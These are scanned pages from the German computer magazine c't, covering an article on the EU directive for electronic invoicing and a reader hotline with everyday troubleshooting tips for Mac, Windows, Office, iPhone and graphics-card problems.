„Datei/Automatisierung/Droplet erstellen“ in eine ausführbare Datei verpackt. Zieht man einen Stapel Bilder oder ein Verzeichnis auf ein solches Droplet, werden sämtliche Bilder nacheinander in Photoshop geöffnet, bearbeitet und in einem vorgegebenen Verzeichnis gespeichert.


Sie können die Droplets auch direkt ansteuern, indem Sie diese an eine Datenbank-Exportaktion dranhängen. Der Ausgabedialog von Lightroom beispielsweise enthält eine Funktion, die sämtliche Fotos nach der Konvertierung an eine Anwendung oder ein Skript weiterreicht. Hier können Sie Ihr Photoshop-Droplet eintragen.

Lightroom-Nutzer finden zudem bei dem Entwickler Jeffrey Friedl diverse Workflow-Verkürzer, unter anderem ein Plug-in, das vom Import über die Bearbeitung bis hin zum Export alles automatisch abwickelt.

(atr@ct.de)

c’t Alle Tools: ct.de/y48f





Die Autokorrektur von BatchPhoto schneidet Bilder stapelweise zum Quadrat und zerfasert die Ränder per Grunge-Effekt.

© Copyright by Heise Zeitschriften Verlag

Martin Weigel

Abspeichern statt abheften

EU-Richtlinie zur elektronischen Rechnung

Obwohl digitale Kommunikation alle Lebensbereiche prägt, gehen Rechnungen sehr oft noch als klassische Papierbelege zwischen Unternehmen und Behörden auf die Reise. Eine innerhalb der nächsten Jahre umzusetzende EU-Richtlinie soll der elektronischen Rechnung zum Sieg verhelfen – ob sie dazu taugt, ist allerdings umstritten.

Digitale Datenkommunikation soll sich auch im Rechtsverkehr durchsetzen. Dem Ruf nach elektronischer Erneuerung hat sich weder der deutsche noch der europäische Gesetzgeber verschlossen. Viele der deutschen Gesetzesnormen, die Geschäftsvorgänge regeln, setzen EU-Richtlinien um. Auf der Grundlage der Richtlinie 1999/93/EG über gemeinschaftliche Rahmenbedingungen für elektronische Signaturen und der Richtlinie 2000/31/EG über den elektronischen Rechtsverkehr sieht § 126 Abs. 3 des Bürgerlichen Gesetzbuchs (BGB) vor, dass die schriftliche Form durch die elektronische ersetzt werden kann, „wenn sich nicht aus dem Gesetz ein anderes ergibt".

§ 126a BGB benennt die Voraussetzungen für die Verwendung der elektronischen Form: Der Aussteller eines elektronischen Dokuments muss seinen Namen hinzufügen und das Ganze mit einer qualifizierten elektronischen Signatur nach dem Signaturgesetz versehen. In der Praxis stellt das jedoch eine Hürde dar, die verhindert, dass elektronische Rechnungen ausgestellt werden.

Im Dienste der Umsatzsteuer

Besondere Bedeutung hat die Rechnung seit jeher im Umsatzsteuerrecht. Eine „ordnungsgemäße" Rechnung ist Voraussetzung dafür, dass ein Unternehmer beim Finanzamt seinen Anspruch auf Vorsteuer geltend machen kann [1].

Wiederum in Umsetzung einer EU-Richtlinie hat der deutsche Gesetzgeber in § 14 des Umsatzsteuergesetzes (UStG) die Möglichkeit eröffnet, Rechnungen auf elektronischem Weg auszustellen. Voraussetzung dafür ist die Zustimmung des Rechnungsempfängers.

Der Mehrwertsteuersystemrichtlinie(MwStSystRL) entsprechend verlangte auch das deutsche Umsatzsteuerrecht zunächst für die Wirksamkeit elektronisch übermittelter Rechnungen entweder die Verwendung einer qualifizierten elektronischen Signatur oder einen elektronischen Datenaustausch (EDI) nach Art. 2 der Empfehlung 94/820/EG der Kommission vom 19. Oktober 1994 über die rechtlichen Aspekte des elektronischen Datenaustauschs [2].

Es geht auch ohne

Für Umsätze, die nach dem 30. Juni 2011 ausgeführt worden sind, hat der deutsche Gesetzgeber in § 14 Abs. 1 Satz 8 UStG von der Möglichkeit Gebrauch gemacht, auch Rechnungen anzuerkennen, die ohne qualifizierte elektronische Signatur und ohne EDI-Verfahren in den Verkehr gebracht werden. Im Einvernehmen mit dem Rechnungsempfänger ist es seitdem möglich, Rechnungen behördengerecht auf verschiedenen Wegen zu übermitteln: per E-Mail, per DE-Mail, per E-Post, als PDF- oder Textdatei, per Computer-Fax oder per Web-Download. Eine elektronische Rechnung gilt als ausgestellt, wenn sie dem Empfänger direkt oder auch indirekt – etwa durch einen Dienstleister – übermittelt oder verfügbar gemacht wird.

Nicht jede Rechnung, die mit Hilfe von Computern entsteht, gilt als elektronische Rechnung. Eine mittels Textverarbeitungsprogramm auf dem PC geschriebene, ausgedruckte und in Papierform übermittelte Rechnung fällt etwa nicht darunter. Dagegen gilt eine auf Papier ausgefertigte, eingescannte und per E-Mail verschickte Rechnung als elektronische Rechnung.

Der Haken

Der Grund dafür, dass die elektronische Rechnung sich dennoch nicht auf breiter Front durchsetzen konnte, ist banal: Die Praxis hat zumindest bislang die Verwaltung elektronischer Rechnungen gescheut und spätere Forderungen des Finanzamts nach Betriebsprüfungen gefürchtet.

Das hat nicht zuletzt damit zu tun, dass ein Unternehmer bei elektronisch übermittelten Rechnungen auch die Nachweise über Echtheit und Unversehrtheit der Daten aufbewahren muss. Das gilt auch und gerade für den Fall, dass die Gültigkeit einer etwaigen qualifizierten Signatur inzwischen abgelaufen ist. Die Dauer der vorgeschriebenen Archivierung beträgt wie bei gedruckten Rechnungen zehn Jahre.

Die Rechnungen müssen außerdem im selben Format gespeichert werden, in dem sie übermittelt wurden. Das hat so zu geschehen, dass keine undokumentierten nachträglichen Änderungen möglich sind. Die bloße Speicherung auf einer Festplatte oder einem USB-Stick scheidet damit aus.

Nicht zuletzt steht immer das Schreckgespenst des Datenverlusts und dadurch bedingter Nachforderungen des Finanzamts im Raum. Nicht immer gelingt es im Zweifelsfall, den Inhalt verloren gegangener digital gespeicherter Rechnungen zu beweisen. Der Hinweis, zur Sicherheit stets ein papiernes Doppel anzulegen, führt die elektronische Rechnungsführung dann ad absurdum.

Dennoch könnten die seit 2011 greifenden Erleichterungen beim Ausstellen elektronischer Rechnungen manchen Unternehmer dazu bewegen, sich vom Papier zu verabschieden. Jedenfalls bietet die Beraterbranche gegenwärtig zahlreiche Kurse an, die den Weg zur elektronischen Rechnung erläutern.

Der zündende Funke?

Am 11. März 2014 hat das Europäische Parlament die Richtlinie 2014/55/EU über die elektronische Rechnungsstellung bei öffentlichen Aufträgen in erster Lesung angenommen. Der europäische Gesetzgeber wollte damit einem Missstand begegnen: Es gebe in der Praxis keine vorherrschende Norm für die elektronische Rechnungslegung. Weltweite, nationale, regionale und unternehmensspezifische Normen für elektronische Rechnungen existierten unabgestimmt ne-

Kernelemente der elektronischen Rechnung nach der Richtlinie 2014/55/EU

- Prozess- und Rechnungskennungen, Auftragsreferenz
- Rechnungszeitraum
- Informationen über Käufer, Verkäufer, Zahlungsempfänger
- Informationen über den Steuervertreter des Verkäufers
- Lieferungsdetails, Anweisungen zur Ausführung der Zahlung
- Informationen über Zu- oder Abschläge
- Informationen zu den einzelnen Rechnungszeilenposten
- Gesamtbetrag und Mehrwertsteuer-Aufschlüsselung

© Copyright by Heise Zeitschriften Verlag

beneinander. Dieser Zustand führe zu übermäßiger Komplexität, Rechtsunsicherheit und zusätzlichen Betriebskosten für Wirtschaftsteilnehmer, die elektronische Rechnungen grenzübergreifend in verschiedenen Mitgliedstaaten verwenden wollten.

Der Richtlinie zufolge beauftragt die EU-Kommission die zuständige Normungsorganisation (CEN, Cenelec und ETSI [3]) damit, eine europäische Norm für die elektronische Rechnungsstellung zu erarbeiten. Eine solche Norm soll Spezifikationen berücksichtigen, die bereits im europäischen Rahmen entwickelt wurden [4]. Sie soll zudem technologieneutral sein, zu einschlägigen internationalen Normen kompatibel und der Mehrwertsteuersystemrichtlinie (MwStSystRL, 2006/112/EG) gerecht werden. Sie soll weiterhin den Schutz personenbezogener Daten [5] sowie die Grundsätze des technischen Datenschutzes („Data Protection by Design“) berücksichtigen. Mit anderen Worten: Zu finden ist die sprichwörtliche eierlegende Wollmilchsau.

Für kleine und mittlere Unternehmen soll es verständliche und einfach anzuwendende Systeme der elektronischen Rechnungsstellung geben. Die Richtlinie soll sich nicht allein bei der Vergabe öffentlicher Aufträge hilfreich auswirken, sondern auch dem Geschäftsverkehr zwischen Unternehmen dienen. Sämtliche elektronischen Rechnungen sollen eine begrenzte Anzahl gemeinsamer Standardelemente enthalten.

Verpflichtung für die öffentliche Hand

Die Richtlinie verpflichtet bestimmte Empfänger dazu, elektronische Rechnungen entgegenzunehmen und zu verarbeiten: öffentliche Auftraggeber und zentrale Beschaffungsstellen (als Adressaten ihrer Vertragspartner). Die Absender hingegen sollen weiterhin frei entscheiden können, ob sie Rechnungen nach der europäischen Norm, nach nationalen respektive anderen technischen Normen oder im Papierformat stellen. Wenn sich ein Absender dafür entscheidet, die europäische Norm für die elektronische Rechnungsstellung zu nutzen, und dabei die Standards der EU-Richtlinie einhält, so ist der (öffentliche) Rechnungsempfänger zur elektronischen Entgegennahme und Verarbeitung gezwungen.

Die EU-Mitgliedstaaten müssen die Richtlinie über die elektronische Rechnungsstellung grundsätzlich bis zum 27. November 2018 in nationales Recht umsetzen, indem sie die notwendigen Rechts- und Verwaltungsvorschriften erlassen. Für den Fall, dass dies nicht gelingt und die EU ihren Rechtsetzungsprozess nicht rechtzeitig beenden kann, gibt es besondere Regelungen. Im Amtsblatt der Europäischen Union wird die EU-Kommission dann einen Endtermin bestimmen, bis zu dem die Richtlinie umgesetzt sein muss.

In puncto Protokolle, Formate und Rechnungsbestandteile herrscht bereits innerhalb der einzelnen Staaten ein buntes Durcheinander. Angesichts dessen sind Zweifel angebracht, ob die Richtlinie die Hoffnungen, die der europäische Gesetzgeber in sie setzt, tatsächlich erfüllen kann: Dafür, dass sich infolge der kommenden Verpflichtung öffentlicher Rechnungsempfänger eine breite Standardisierungswirkung bei der Durchsetzung digitaler Rechnungsbelege entfalten wird, mag derzeit jedenfalls niemand die Hand ins Feuer legen. (psz@ct.de)

Literatur

[1] Die Umsatzsteuer, die ein Unternehmer einem anderen Unternehmer in einer Rechnung ausweist, kann jener nach § 15 UStG wiederum als Vorsteuer abziehen.
[2] Amtsblatt EG (ABl. EG) Nr. L 338, 98
[3] EU-Verordnung Nr. 1025/2012
[4] Das betrifft Entwicklungen der Normungsorganisationen CEN (CWA 16356-MUG und CWA 16562-CEN BII), UN/CEFACT (CII v. 2.0) und ISO (finanzwirtschaftliche Rechnungen auf Grundlage der Spezifikation ISO 20022).
[5] Richtlinie 95/46/EG

Anzeige

© Copyright by Heise Zeitschriften Verlag

HOTLINE

Wir beantworten IHRE FRAGEN.

Konkrete Nachfragen zu Beiträgen in der c't bitte an **xx@ct.de** (wobei „xx" für das Kürzel am Ende des Artikeltextes steht). Allgemeine Anfragen bitte an **hotline@ct.de**.

Alle bisher in unserer Hotline veröffentlichten Tipps und Tricks finden Sie unter **www.ct.de/hotline**.

Sie erreichen unsere Redakteure jeden Werktag zwischen 13 und 14 Uhr unter der Rufnummer **0511/53 52-333**.

Die Redaktion behält sich vor, Zuschriften gekürzt zu veröffentlichen.

Mac bootet wegen falscher Zugriffsrechte nicht mehr

Ich habe dummerweise mit Zugriffsrechten im Info-Fenster von Dateien im Finder herumgespielt und nun bootet mein Mac nicht mehr. Ich habe ihn jetzt über die Recovery-Partition hochgefahren und kann ins Terminal gehen, doch was muss ich darin eingeben? Oder soll ich gleich mein System aus dem Time-Machine-Backup wiederherstellen?

Wenn Sie nicht wissen, was Sie im Terminal tun müssen, raten wir von dessen Verwendung ab. Öffnen Sie stattdessen das Festplatten-Dienstprogramm und wählen Sie die Startpartition aus. Auf der rechten Seite wird nun der Bereich „Erste Hilfe" angezeigt. In ihm finden Sie den Button „Zugriffsrechte des Volumes reparieren", klicken Sie ihn. Warten Sie die Reparatur ab, starten Sie danach den Mac neu.

Falls das nicht hilft, sollten Sie es noch mit einer Reparatur der Festplatte im Dienstprogramm versuchen. Verläuft sie erfolgreich, ohne dass der Mac anschließend bootet, ist in der Tat das Aufspielen des letzten Time-Machine-Backups die einfachste Wahl. (rsr@ct.de)

Volltextsuche in OneNote-Anhängen streikt

Wir verwenden die Desktop-Version von OneNote mit einer gemeinsamen Datei auf einer LAN-Freigabe. In den Notizen haben wir auch Word- und Excel-Dateien. Leider gelingt die Volltextsuche nach einzelnen Wörtern nicht, obwohl die Suchwörter definitiv in den Word-/Excel-Dateien vorkommen. Gibt es da einen Schalter?

Vermutlich haben Sie die Word- und Excel-Dateien als Anhang in die Notizen eingefügt; in diesem Fall werden nur die Icons dargestellt. Solche eingebetteten Dateien werden von OneNote nicht indexiert. Eine Suche nach Stichwörtern, die im Text der Dateien enthalten sind, liefert dann keine Ergebnisse.

Fügen Sie die Dateien stattdessen als Bitmap-„Ausdruck" ein, indem Sie sie an die Notiz „senden". Datei-Inhalte werden auf diese Weise per OCR indexiert und somit durchsuchbar. Nichts anderes passiert bei der OneNote-2013-Funktion, die eine Excel-Tabelle oder ein Visio-Diagramm über das Menü einbindet. (Stefan Wischner/dwi@ct.de)

Powerline-AP PLA4231 jetzt Multicast-tauglich

In c't 13/14 bemängelten wir bei der WLAN-Basis des Powerline-zu-WLAN-Umsetzers PLA4231 von Zyxel, dass sie keine Multicast-zu-Unicast-Umsetzung (MC2UC) beherrscht. Dadurch war IPTV per Multicast, wie es die Telekom als Entertain ausliefert, beim Streaming übers WLAN in Standardauflösung deutlich gestört und in High Definition unbrauchbar. Mit der Ende 2014 erschienenen Firmware-Version 1.00(AAGV.2) hat Zyxel nun MC2UC nachgerüstet, wie seinerzeit versprochen. Bei einem kurzen Test lief Entertain-TV in HD nun auch übers WLAN einwandfrei. (ea@ct.de)

Beim Powerline-zu-WLAN-Umsetzer PLA4231 von Zyxel stotterte mit der alten Firmware das Multicast-IPTV-Streaming übers WLAN.

c't Firmware-Update für PLA4231: ct.de/ynpr

Helium-App inkompatibel zu Motorola-Geräten

Bereits vor einiger Zeit habe ich aufgrund einer c't-Anleitung versucht, mit Helium mein Android-Smartphone Motorola Razr i (XT 890) zu sichern, bin aber gescheitert. Als ich es jetzt aufgrund des aktuellen Artikels in c't 2/15 auf Seite 78 wieder einmal probieren wollte, endete der Versuch beim gleichen Fehler. Helium Desktop für Windows habe ich installiert, auch die bei ClockworkMod Recovery vorhandenen ADB-Treiber für Motorola-Geräte. Beim anschließenden Versuch, die App über den Playstore zu installieren, heißt es aber immer, diese sei nicht mit dem Gerät kompatibel. Gibt es eine andere Lösung?


Helium ist laut Entwickler zu Motorola-Geräten inkompatibel – was aber nicht heißt, dass das Backup generell nicht funktioniert. Falls Sie es dennoch versuchen möchten, installieren Sie Helium über eine apk-Datei. Für die meisten Apps findet man die jeweiligen apk-Dateien per Suchmaschine. Ziehen Sie die Datei per USB-Kabel aufs Smartphone oder laden Sie sie direkt per Android-Browser auf das Mobilgerät. Falls sich Android nach dem Download ohne Angaben von Gründen weigert, die App zu installieren, versuchen Sie sie mit Hilfe eines Datei-Explorers wie ES Explorer zu installieren. Außerdem muss in den Systemeinstellungen die Installation von „unbekannten Quellen" aktiviert sein. Sie finden die Option unter Einstellungen/Sicherheit. (hcz@ct.de)

Häkchen im Windows-Explorer

Auf meinem Windows-7-PC erscheinen im Windows-Explorer (inklusive Desktop) Auswahl-Häkchen, wenn ich ein Element per Mausklick auswähle. Offenbar habe ich da versehentlich etwas umkonfiguriert, finde die Einstellung aber nicht mehr. Wo bin ich da drauf geraten und wie bekomme ich die Häkchen wieder weg?

Entfernen Sie in der Systemsteuerung unter Ordneroptionen/Ansicht das Häkchen vor „Kontrollkästchen zur Auswahl von Elementen verwenden". (axv@ct.de)

© Copyright by Heise Zeitschriften Verlag



Wenn im Explorer vor Dateinamen Auswahlkästchen erscheinen, liegt es an einer Einstellung unter „Ordneroptionen“.

Automatische Wortmarkierung in Microsoft Word unerwünscht

Microsoft Word hat die Angewohnheit, beim Markieren von Text mit der Maus immer ganze Wörter auszuwählen. Oft nervt mich das, weil ich nur einen Teil eines Wortes bearbeiten möchte. Lässt sich die Automatik überlisten?

Dass automatisch ganze Wörter markiert werden, können Sie in Word entweder ganz abstellen, falls Sie es grundsätzlich unpraktisch finden, oder im Einzelfall umgehen, wenn Sie nur ab und zu lediglich Teile eines Wortes markieren möchten.

Um die Automatik bei Bedarf zu umgehen, drücken Sie gleichzeitig die Umschalt- und die Strg-Taste, bevor Sie mit dem Markieren per Maus beginnen. Jetzt sollten wirklich nur die Zeichen markiert werden, über die Sie mit dem Mauszeiger fahren. Um die Automatik dauerhaft abzuschalten, wählen Sie im Datei-Menü den Eintrag „Optionen“, dann den Unterpunkt „Erweitert“. Hier entfernen Sie das Häkchen bei „Automatisch ganze Wörter markieren“. Bei älteren Word-Versionen lautet der Punkt „Wörter automatisch markieren“ und Sie finden ihn im Extras-Menü unter „Optionen/Bearbeiten“.

(dwi@ct.de)

USB-Laufwerk lässt sich unter Windows nicht umbenennen

Ich möchte im Windows-Explorer den Namen meines USB-Laufwerks ändern. Doch ich kann umbenennen, wie ich will, es heißt trotzdem weiter „Lokaler Datenträger“.

Dieses Problem kennen wir von Windows-Rechnern, auf denen der Virenscanner von Avira installiert ist. Es tritt immer dann auf, wenn im Wurzelverzeichnis des USB-Laufwerks eine Datei namens autorun.inf liegt. Die war ursprünglich unter anderem dafür gedacht, beim Anstecken eines Wechselmediums automatisch ein Programm davon zu starten. Weil dieser Mechanismus zum Einschleusen von Viren missbraucht wurde, funktioniert er unter modernem Windows zwar ohnehin nicht mehr, aber der Virenscanner von Avira blockiert die Datei trotzdem. Und weil sich über die Autorun.inf auch der Name und das Icon des Laufwerks festlegen lässt, verhindert das Blockieren der Datei zugleich, dass der Explorer den Namen anzeigen kann. In der Datenträgerverwaltung hingegen sehen Sie den korrekten Namen.

Die Abhilfe ist einfach: Löschen Sie die Autorun.inf, dann hat der Virenscanner nichts zu meckern und verhindert daher auch nicht mehr die Anzeige des korrekten Namens.

(axv@ct.de)

Mehrere Partitionen auf einem USB-Stick

Gibt es mittlerweile (unter Windows 8.1 oder 10) eine Möglichkeit, auf einem USB-Stick verschiedene Partitionen zu erstellen und zu nutzen? Ich hätte gerne desinfec't, Ubuntu, Windows und weitere auf einem Stick, um bei einem Computerproblem nicht ständig meine Stick-Kollektion präsentieren zu müssen.

Mehrere Partitionen lassen sich nicht auf Sticks erstellen, die sich als Wechseldatenträger melden, denn auf denen will Windows grundsätzlich nur eine Partition sehen. Es gibt aber Sticks mit spezieller Firmware, die sich als Festplatte melden. Auf denen können Sie mehrere Partitionen einrichten. Erkennen können Sie solche Sticks daran, dass sie für „Windows-to-go“ zertifiziert sind.

(axv@ct.de)

Virenscan von SSL-verschlüsseltem Mail-Verkehr

Meine Provider haben den Mail-Verkehr auf SSL umgestellt. Mein Virenschutzprogramm Avira kann aber keine SSL-Files prüfen, sodass mein Mail-Verkehr ungeschützt ist, bis die Mails im Mail-Programm angekommen sind. Welche Software kann ich für die Überprüfung des Mail-Verkehrs einsetzen?

Die konkrete Gefahr, die davon ausgeht, dass die Mails nicht bereits vor dem Empfang geprüft werden können, ist recht gering. Im Prinzip kann es Ihnen egal sein, wo der Viren-Scanner zuschlägt: ob beim Download oder erst beim Speichern oder sogar erst beim Ausführen. Hauptsache, der Schadcode wird erkannt und gestoppt.

Auf der anderen Seite steht die Frage, ob es überhaupt wünschenswert ist, den SSL-verschlüsselten Mail-Transport auf Viren zu testen. Denn dazu muss sich der Scanner als Man-in-the-Middle in die gesicherte Verbindung einklinken. Das bedeutet aber auch, dass deren Sicherheit unter Umständen deutlich reduziert wird. Das hatten wir erst kürzlich zu Virenschutzsoftware von Kaspersky gemeldet (siehe c't-Link unten). Man kann also durchaus guten Gewissens einen Virenschutz einsetzen, der E-Mails nicht vorab testen kann.

(ju@ct.de)

c't Kaspersky senkt Sicherheit von SSL: ct.de/y6ef

iPhone-Backup-Passwort vergessen

Ich betreue die iPhones meiner Familie und will nun ein iTunes-Backup von einem inzwischen verkauften Vorgängergerät auf ein neues aufspielen. Alle Backups der betreuten Geräte sind passwortgeschützt. Ich war zu faul, sie mir zu merken, habe aber festgelegt, dass sie lokal auf meinem Mac gespeichert werden, in der Annahme, dass sie bei Bedarf schon automatisch eingesetzt werden. Das ist leider nicht so und ich weiß nicht, wo sie liegen.

Die Backup-Passwörter legt iTunes im Schlüsselbund ab und zwar in Einträgen, die alle „iPhone Backup“ heißen. Man kann sie nur anhand der individuellen Gerätenummer UDID auseinanderhalten.

Um die UDID des fraglichen Geräts zu ermitteln, starten Sie zunächst iTunes und öffnen Einstellungen/Geräte. Klicken Sie auf den Eintrag des Vorgängergeräts und öffnen dessen Kontextmenü (rechte Maustaste). Wählen Sie aus dem Menü den Punkt „Im Finder anzeigen“. Daraufhin blendet das Betriebssystem den Backup-Ordner ein und markiert den Unterordner, der zum Vorgängergerät gehört. Der Name dieses Archivordners entspricht der UDID des Geräts.

© Copyright by Heise Zeitschriften Verlag

Öffnen Sie nun den Schlüsselbund, geben im Suchfeld „iPhone Backup“ ein und gehen die iPhone-Backup-Einträge durch, bis Sie den mit der richtigen UDID finden. Klicken Sie dann unten auf „Passwort einblenden“ und authentifizieren sich mit dem Passwort Ihres aktuellen Computer-Kontos; anschließend wird das Passwort angezeigt. (dz@ct.de)

iPhone: Aktivierung bei SIM-Kartenwechsel

Ich habe ein gebrauchtes iPhone 3GS erstanden, das angeblich keinen SIM-Lock hat. Es lief zunächst eine ganze Weile reibungslos. Nun habe ich den Mobilfunkbetreiber gewechselt; aber wenn ich die neue SIM-Karte einlege, bucht sich das iPhone nicht in das zugehörige Mobilfunknetz ein und in der Statuszeile steht nur lapidar „kein Netz“. Hat das Gerät also doch einen SIM-Lock?

Wenn es sonst keine Fehlermeldung von sich gibt, dann hat es keinen SIM-Lock. Aber bei einem Netzbetreiberwechsel muss das Gerät erneut bei Apple aktiviert werden. Ein eigenes Menü dafür gibt es nicht, aber das Löschen der Netzwerkeinstellungen hilft.

Öffnen Sie Einstellungen/Allgemein/Zurücksetzen und tippen Sie auf „Netzwerkeinstellungen“. Nach einer eventuellen Autorisierung und der obligatorischen Sicherheitsabfrage werden alle Netzwerkeinstellungen gelöscht (auch WLAN-Einträge) und das Gerät startet neu.


Buchen Sie sich anschließend in ein WLAN mit Internet-Zugang ein, damit sich das iPhone neu bei Apple registriert. Falls kein WLAN in Reichweite ist, tut es auch eine USB-Verbindung zu einem Computer mit laufendem iTunes nebst Internet-Zugang. Wenn die Aktivierung abgeschlossen ist, erhalten Sie einen Hinweis auf dem iPhone und nach einem weiteren Neustart kann es schließlich den neuen Netzbetreiber nutzen. (dz@ct.de)

Backup für Tumblr mit Revert

Ich betreibe ein Blog bei Tumblr und möchte von dessen Inhalten regelmäßig eine Sicherheitskopie anlegen. Wie geht das am einfachsten?

Weil Tumblr über keine Backup-Funktion verfügt, ist ein externer Dienst wie Revert.io nötig. Dieser erstellt und speichert kostenlos eine Kopie aller Blogeinträge samt Fotos, Videos und Audiodateien.

Die Einrichtung ist schnell erledigt: Man muss nach der Anmeldung nur die URL zu seinem Blog angeben und dem Service die Verbindung zu Tumblr erlauben. Anschließend kopiert Revert die Einträge über eine TLS-gesicherte Verbindung auf seine Server. Der Dienst prüft täglich, ob neue Einträge bei Tumblr vorliegen und kopiert sie. So erhält man eine tagesaktuelle Kopie seines Tumblr-Blogs samt Versionsverlauf und Suchfunktion. Die Inhalte lassen sich auch herunterladen. (dbe@ct.de)



Sicher ist sicher: Revert kopiert und speichert Tumblr-Blogs. Für das tagesaktuelle Backup stehen 60 GByte kostenlos zur Verfügung.

c't Tumblr-Backup mit Revert: ct.de/yre3

Bildarchiv neu nach Erstellungsdatum strukturieren

Es gibt zahlreiche Tools zur Verwaltung und Indexierung von vorhandenen Bildarchiven auf PCs. Diese belassen im Allgemeinen die Dateien in den Verzeichnissen, wo sie sind, und bauen nur einen leistungsfähigen Index auf. Ich bin auf der Suche nach einem (Batch-)Skript oder Tool, mit dem man die Verzeichnisstrukturen für die Bildarchive neu organisieren kann. Ich hätte gerne ein nach Erstellungsdatum in Jahr und Monat strukturiertes Archiv, in das die vorhandenen Bilder eingeordnet werden sollen. Gibt es so was?

Nahezu jede Bildverwaltung kann so etwas. Zum Beispiel auch das Zoner Photo Studio, das Sie in der Pro-Version 16 auf DVD in c't 20/14 finden, oder Lightroom von Adobe. Sie müssen lediglich die Bilder importieren. Dann werden Sie gefragt, ob diese am Speicherort verbleiben sollen oder ob das Programm sie auf die Festplatte kopieren soll. Die meisten Programme bieten automatisch eine nach Datum sortierte Ordnerstruktur an. Im Fall des Zoner Photo Studio können Sie mit Platzhaltern eine Struktur aus Jahr, Monat, Tag und sogar Stunde, Minute und Sekunde festlegen. (akr@ct.de)

Kein Bild mit 4K-Monitor und GeForce-Grafikkarten

Ich habe mir einen neuen Rechner sowie einen Monitor mit Ultra-HD-Auflösung gegönnt. Wenn ich diesen per DisplayPort anschließe, wird der Bildschirm dunkel, sobald Windows gestartet wird. Über HDMI läuft alles problemlos, dann habe ich jedoch nur 30 Hz Wiederholrate.

Bei Grafikkarten vom Typ GeForce GTX 970 und GTX 980 kann es zu Verbindungsproblemen mit DisplayPort 1.2 und 4K-Monitoren kommen. Nvidia hat dafür einen Hotfix-Treiber zum Download bereitgestellt, der diese behebt (siehe c't-Link). In den regulären GeForce-Treibern ist der Fehler derzeit noch nicht beseitigt.

In einigen Fällen reicht die Installation des Hotfix-Treibers nicht aus, wenn das Grafikkarten-BIOS älter als Version 84.04.31.00.00 ist. Die BIOS-Version können Sie in der Nvidia Systemsteuerung unter Systeminformationen oder über das Diagnose-Tool GPU-z auslesen. Haben Sie eine Karte mit älterem BIOS, dann sollten Sie den Hersteller der Grafikkarte kontaktieren. (chh@ct.de)

c't Hotfix zum Download: ct.de/y3nh

